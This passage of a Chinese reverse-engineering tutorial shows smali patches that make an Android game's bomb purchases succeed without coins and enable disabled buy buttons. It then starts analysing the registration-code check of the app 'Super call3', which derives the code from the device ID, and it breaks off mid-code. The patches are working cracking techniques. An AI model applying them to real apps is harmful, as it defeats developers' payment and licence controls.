    }
```

在 getView 函数中。在 smali 中搜索“花费%d 金币”的 Unicode 编码：\u82b1\u8d39%d\u91d1\u5e01
在文件：PropBuy$PropAdapter.smali 中找到。其实也可以直接搜索：getView


定位到比较处：

```
    # getter for: Lcom/Declan/box/PropBuy;->consumePoint:[I
    invoke-static {}, Lcom/Declan/box/PropBuy;->access$6()[I

    move-result-object v0     #得到的v0便是每一个炸弹的单价

    aget v0, v0, p1

    # getter for: Lcom/Declan/box/PropBuy;->cornCnt:I
    invoke-static {}, Lcom/Declan/box/PropBuy;->access$2()I

    move-result v1          #v1是用户的余额
                             #修改跳转，使得按钮可点击！
    #if-le v0, v1, :cond_1     #如果v0小于等于v1 就跳转到cond_1处   【这儿就必须跳】

    goto :cond_1      #goto 无条件跳转

    .line 269
    iget-object v0, p0, Lcom/Declan/box/PropBuy$PropAdapter;->holder:Lcom/Declan/box/PropBuy$PropAdapter

    iget-object v0, v0, Lcom/Declan/box/PropBuy$PropAdapter$Holder;->buyBtn:Landroid/widget/Button;

     #const/4 v4, 0x0  v4为0 表示按钮不可点
    invoke-virtual {v0, v4}, Landroid/widget/Button;->setEnabled(Z)V
```

cond_1 处：

```
295         :cond_1
296         iget-object v0, p0, Lcom/Declan/box/PropBuy$PropAdapter;->holder:Lcom/Declan/box/PropBuy$PropAdapter
297
298         iget-object v0, v0, Lcom/Declan/box/PropBuy$PropAdapter$Holder;->buyBtn:Landroid/widget/Button;
299
300         #const/4 v5, 0x1 v5为1 表示按钮可点
301         invoke-virtual {v0, v5}, Landroid/widget/Button;->setEnabled(Z)V
302
303         goto :goto_1
304     .end method
```

重新编译，安装后。
看下效果：



按钮都可以点击了。

0×2

无限制购买炸弹
点击购买之后，程序会提示说：“购买失败，金币不足”，以此提示为着手点，定位关键位置。

```
    public void onConsumeSucess(int arg0, int arg1, ConsumeStatus arg2) {
        PropBuy.this.hideProgress();
        PropBuy.access$10(arg0 - arg1);
        PropBuy.handler.post(PropBuy.this.updateCornRunnable);
        switch(com.Declan.box.PropBuy$7.$SWITCH_TABLE$cn$domob$data$OManager$ConsumeStatus()
                [arg2.ordinal()]) {
            case 2: {
                int v0 = PropBuy.consumeMine[PropBuy.buyIndex];  //(!) case 2这个分支就是购买成功
                PropBuy.addMine(v0);
                PropBuy.access$13(String.format("成功购买%d个炸弹，请在本局内使用。", Integer.valueOf(v0)));
                PropBuy.handler.post(PropBuy.this.toastRunnable);
                break;
            }
            case 3: {
                PropBuy.access$13("购买失败，金币不足！");  // case 3分支金币不足
                PropBuy.handler.post(PropBuy.this.toastRunnable);
                break;
            }
            case 4: {
                PropBuy.access$13("购买失败，订单重复。");  // case 4分支，订单重复
                PropBuy.handler.post(PropBuy.this.toastRunnable);
                break;
            }
        }
    }
```

在 smali 文件夹内搜索：“购买失败，金币不足！”的 Unicode 编码：\u8d2d\u4e70\u5931\u8d25\uff0c\u91d1\u5e01\u4e0d\u8db3\uff01
在文件：PropBuy$7.smali 中找到。其实也可以直接搜索：onConsumeSucess，不过这个会出现在多个地方。

定位到关键地方：
可以看出，程序是利用的一个 switch 结构来判断是否购买成功的。
先看原来的 smali 代码：

```
.line 117
    invoke-static {}, Lcom/Declan/box/PropBuy$7;->$SWITCH_TABLE$cn$domob$data$OManager$ConsumeStatus()[I

    move-result-object v1

    invoke-virtual {p3}, Lcn/domob/data/OManager$ConsumeStatus;->ordinal()I

    move-result v2

    aget v1, v1, v2

    packed-switch v1, :pswitch_data_0    #packed-switch 分支结构，pswitch_data_0 指定 case 区域

    .line 137
    :goto_0
    return-void     #default 分支，没任何处理

    .line 120
    :pswitch_0      #case 2   这个分支就是购买成功！
```

```
# getter for: Lcom/Declan/box/PropBuy;->consumeMine:[I
invoke-static {}, Lcom/Declan/box/PropBuy;->access$5()[I

move-result-object v1

# getter for: Lcom/Declan/box/PropBuy;->buyIndex:I
invoke-static {}, Lcom/Declan/box/PropBuy;->access$8()I

move-result v2

aget v0, v1, v2

.line 121
.local v0, "buyCnt":I
# invokes: Lcom/Declan/box/PropBuy;->addMine(I)V
invoke-static {v0}, Lcom/Declan/box/PropBuy;->access$12(I)V

.line 122                #成功购买%d 个炸弹，请在本局内使用
const-string v1, "\u6210\u529f\u8d2d\u4e70%d\u4e2a\u70b8\u5f39\uff0c\u8bf7\u5728\u672c\u5c40\u5185\u4f7f\u7528\u3002"

const/4 v2, 0x1

new-array v2, v2, [Ljava/lang/Object;

const/4 v3, 0x0

invoke-static {v0}, Ljava/lang/Integer;->valueOf(I)Ljava/lang/Integer;
```

```
move-result-object v4

aput-object v4, v2, v3

invoke-static {v1, v2}, Ljava/lang/String;->format(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/String;

move-result-object v1

invoke-static {v1}, Lcom/Declan/box/PropBuy;->access$13(Ljava/lang/String;)V

.line 123
# getter for: Lcom/Declan/box/PropBuy;->handler:Landroid/os/Handler;
invoke-static {}, Lcom/Declan/box/PropBuy;->access$11()Landroid/os/Handler;

move-result-object v1

iget-object v2, p0, Lcom/Declan/box/PropBuy$7;->this$0:Lcom/Declan/box/PropBuy;

iget-object v2, v2, Lcom/Declan/box/PropBuy;->toastRunnable:Ljava/lang/Runnable;

invoke-virtual {v1, v2}, Landroid/os/Handler;->post(Ljava/lang/Runnable;)Z

goto :goto_0

.line 127
.end local v0       # "buyCnt":I
:pswitch_1              #购买失败，金币不足！。
const-string v1, "\u8d2d\u4e70\u5931\u8d25\uff0c\u91d1\u5e01\u4e0d\u8db3\uff01"
```

```
invoke-static {v1}, Lcom/Declan/box/PropBuy;->access$13(Ljava/lang/String;)V

.line 128
# getter for: Lcom/Declan/box/PropBuy;->handler:Landroid/os/Handler;
invoke-static {}, Lcom/Declan/box/PropBuy;->access$11()Landroid/os/Handler;

move-result-object v1

iget-object v2, p0, Lcom/Declan/box/PropBuy$7;->this$0:Lcom/Declan/box/PropBuy;

iget-object v2, v2, Lcom/Declan/box/PropBuy;->toastRunnable:Ljava/lang/Runnable;

invoke-virtual {v1, v2}, Landroid/os/Handler;->post(Ljava/lang/Runnable;)Z

goto :goto_0

.line 131
:pswitch_2          #购买失败，订单重复。
const-string v1, "\u8d2d\u4e70\u5931\u8d25\uff0c\u8ba2\u5355\u91cd\u590d\u3002"

invoke-static {v1}, Lcom/Declan/box/PropBuy;->access$13(Ljava/lang/String;)V

.line 132
# getter for: Lcom/Declan/box/PropBuy;->handler:Landroid/os/Handler;
invoke-static {}, Lcom/Declan/box/PropBuy;->access$11()Landroid/os/Handler;

move-result-object v1
```

```
    iget-object v2, p0, Lcom/Declan/box/PropBuy$7;->this$0:Lcom/Declan/box/PropBuy;

    iget-object v2, v2, Lcom/Declan/box/PropBuy;->toastRunnable:Ljava/lang/Runnable;

    invoke-virtual {v1, v2}, Landroid/os/Handler;->post(Ljava/lang/Runnable;)Z

    goto :goto_0

    .line 117
    nop

    :pswitch_data_0
    .packed-switch 0x2   #case 区域，从 2 开始，依次递增
        :pswitch_0    #case 2 ： 成功
        :pswitch_1    #case 3 ： 金币不足
        :pswitch_2    #case 4 ： 订单重复
    .end packed-switch
.end method
```

如果不做任何修改，程序始终会到 :pswitch_1 #case 3 ： 金币不足 这个分支里面去，也就是说：

```
  invoke-static {}, Lcom/Declan/box/PropBuy$7;->$SWITCH_TABLE$cn$domob$data$OManager$ConsumeStatus()[I
      move-result-object v1
```

这个 v1 始终是返回的 3.

那么就可以做这样的修改：


```
            :pswitch_1    #case 3 ： 成功
            :pswitch_0    #case 2 ： 金币不足
            :pswitch_2    #case 4 ： 订单重复
```

即是

```
public void onConsumeSucess(int arg0, int arg1, ConsumeStatus arg2) {
                        PropBuy.this.hideProgress();
                        PropBuy.access$10(arg0 - arg1);
                        PropBuy.handler.post(PropBuy.this.updateCornRunnable);
                        switch(com.Declan.box.PropBuy$7.$SWITCH_TABLE$cn$domob$data$OManager$ConsumeStatus() //恒返回 3
                                [arg2.ordinal()]) {
                            case 3: {
                                int v0 = PropBuy.consumeMine[PropBuy.buyIndex];   //(!) case 2 这个分支就是购买成功
                                PropBuy.addMine(v0);
                                PropBuy.access$13(String.format("成功购买%d 个炸弹，请在本局内使用。", Integer.valueOf(v0)));
                                PropBuy.handler.post(PropBuy.this.toastRunnable);
                                break;
                            }
                            case 2: {
                                PropBuy.access$13("购买失败，金币不足！");   // case 3 分支金币不足
                                PropBuy.handler.post(PropBuy.this.toastRunnable);
                                break;
                            }
                            case 4: {
                                PropBuy.access$13("购买失败，订单重复。");   // case 4 分支，订单重复
                                PropBuy.handler.post(PropBuy.this.toastRunnable);
                                break;
                            }
                        }
                    }
                });
            }
```

然后保存，生成 apk。安装测试。

成功购买8个炸弹，请在本局内使用。


48516
4096
VS

纯属娱乐 = =

原 apk 下载地址：http://app.lenovo.com/app/14649316.html

http://0nly3nd.sinaapp.com/?p=553


smali 暴力破解

超强 call3 正式版 的简单分析

【文章标题】:超强 call3 正式版 的简单分析
【文章作者】: 御剑
【作者邮箱】: 408885352@qq.com
【作者主页】: 无
【作者 QQ 号】: 无
【软件名称】:超强 call3 正式版
【下载地址】: http://pan.baidu.com/s/1o6ykas6 为方便新手研究我就把这个版本上传百度网盘吧
【加壳方式】: 无
【编写语言】: JAVA
【使用工具】: ApkIDE
【软件介绍】:没什么好介绍的...
【作者声明】: 只是技术交流，没有其他目的。失误之处敬请诸位大侠赐教!
--【详细过程】
小菜也只是刚接触移动安全，对 JAVA 并不是很了解. 如有失误之处还请见谅...
首先我们先安装并打开超强 call3 正式版...


发现软件是一注册码方式验证的...那么我们先随便输入一串数字,看看有什么可用信息...

我们发现它会弹出一个提示：”您输入的注册码有误，请重新输入“我们用 ApkIDE 打开 超强 call3 正式版 并搜索“您输入的注册码有误，请重新输入”




看看能否给我们带来有用的信息~

我们发现并未搜索到有用的信息...但 JAVA 的东西似乎都喜欢把关键信息转换为 Unicode,或者英文所以我们先把关键信息转换成 Unicode 试试



转换后：“\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u6709\u8bef\uff0c\u8bf7\u91cd\u65b0\u8f93\u5165”
我们发现我们搜索到了一条信息...那么我们双击进去
来到此处：

```
.line 71
:cond_1
:try_start_1
const-string v0, "\u60a8\u8f93\u5165\u7684\u6ce8\u518c\u7801\u6709\u8bef\uff0c\u8bf7\u91cd\u65b0\u8f93\u5165"

const/4 v1, 0x0

invoke-static {p0, v0, v1}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v0

.line 72
invoke-virtual {v0}, Landroid/widget/Toast;->show()V
:try_end_1
.catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_0

goto :goto_0
```



package com.call3;

import android.app.Activity;

```
import android.app.ProgressDialog;
import android.content.Intent;
import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.telephony.TelephonyManager;
import android.text.Editable;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.Toast;

public class VerifyActivity extends Activity
    implements View.OnClickListener
{
    private Button a;
    private Button b;
    private TextView c;
    private EditText d;
    private SharedPreferences e;
    private TelephonyManager f;
    private ProgressDialog g;

    private void a()
    {
```

```
    if (this.d.getText().toString().trim().equals(""))
    {
      Toast.makeText(this, "请输入注册码", 0).show();
      return;
    }
    try
    {
      String str = DESUtil.encryptDES(this.c.getText().toString().toLowerCase()).substring(0, 6);
      if (this.d.getText().toString().trim().toLowerCase().equals(str.toLowerCase()))
      {
        Toast.makeText(this, "注册成功", 0).show();
        finish();
        startActivity(new Intent(this, MainActivity.class));
        this.e.edit().putBoolean("isRegistered", true).commit();
        return;
      }
    }
    catch (Exception localException)
    {
      localException.printStackTrace();
      return;
    }
    Toast.makeText(this, "您输入的注册码有误，请重新输入", 0).show();
}

public void onClick(View paramView)
{
    switch (paramView.getId())
```

```
    {
    default:
      return;
    case 2131165204:
      a();
      return;
    case 2131165205:
    }
    finish();
}

protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130903041);
    this.g = new ProgressDialog(this);
    this.g.setCanceledOnTouchOutside(false);
    this.g.setMessage("正在验证，请稍候...");
    this.c = ((TextView)findViewById(2131165202));
    this.a = ((Button)findViewById(2131165204));
    this.b = ((Button)findViewById(2131165205));
    this.d = ((EditText)findViewById(2131165203));
    this.a.setOnClickListener(this);
    this.b.setOnClickListener(this);
    this.e = PreferenceManager.getDefaultSharedPreferences(this);
    this.f = ((TelephonyManager)getSystemService("phone"));
    String str = this.f.getDeviceId();
    this.c.setText(str.substring(-6 + str.length()));
```

```
        if (this.e.getBoolean("isRegistered", false))
            startActivity(new Intent(this, MainActivity.class));
    }
}
```

下面我们再对源码进行简单的分析

```
package com.call3;

import android.app.Activity;
import android.app.ProgressDialog;
import android.content.Intent;
import android.content.SharedPreferences;
import android.content.SharedPreferences.Editor;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.telephony.TelephonyManager;
import android.text.Editable;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.Toast;

public class VerifyActivity extends Activity
    implements View.OnClickListener
{
    private Button a;
    private Button b;
```

```
private TextView c;
private EditText d;
private SharedPreferences e;
private TelephonyManager f;
private ProgressDialog g;

private void a()
{
  if (this.d.getText().toString().trim().equals(""))  //判断是否有输入注册码
  {
    Toast.makeText(this, "请输入注册码", 0).show();    //如果没有则提示"请输入注册码"
    return;  //返回
  }
  try
  {
    String str = DESUtil.encryptDES(this.c.getText().toString().toLowerCase()).substring(0, 6);
    if (this.d.getText().toString().trim().toLowerCase().equals(str.toLowerCase()))        //判断注册码是否正确
    {
      Toast.makeText(this, "注册成功", 0).show();  //如注册码正确则提示"注册成功"
      finish();
      startActivity(new Intent(this, MainActivity.class));
      this.e.edit().putBoolean("isRegistered", true).commit();  //isRegistered 为正确
      return;
    }
  }
  catch (Exception localException)
  {
    localException.printStackTrace();
```

```
      return;
    }
    Toast.makeText(this, "您输入的注册码有误，请重新输入", 0).show();//如注册码错误则提示："您输入的注册码有误，请重新输入"
}

public void onClick(View paramView)
{
    switch (paramView.getId())
    {
    default:
      return;
    case 2131165204:
      a();
      return;
    case 2131165205:
    }
    finish();
}

protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130903041);
    this.g = new ProgressDialog(this);
    this.g.setCanceledOnTouchOutside(false);
    this.g.setMessage("正在验证，请稍候...");
    this.c = ((TextView)findViewById(2131165202));
    this.a = ((Button)findViewById(2131165204));
```

```
        this.b = ((Button)findViewById(2131165205));
        this.d = ((EditText)findViewById(2131165203));
        this.a.setOnClickListener(this);
        this.b.setOnClickListener(this);
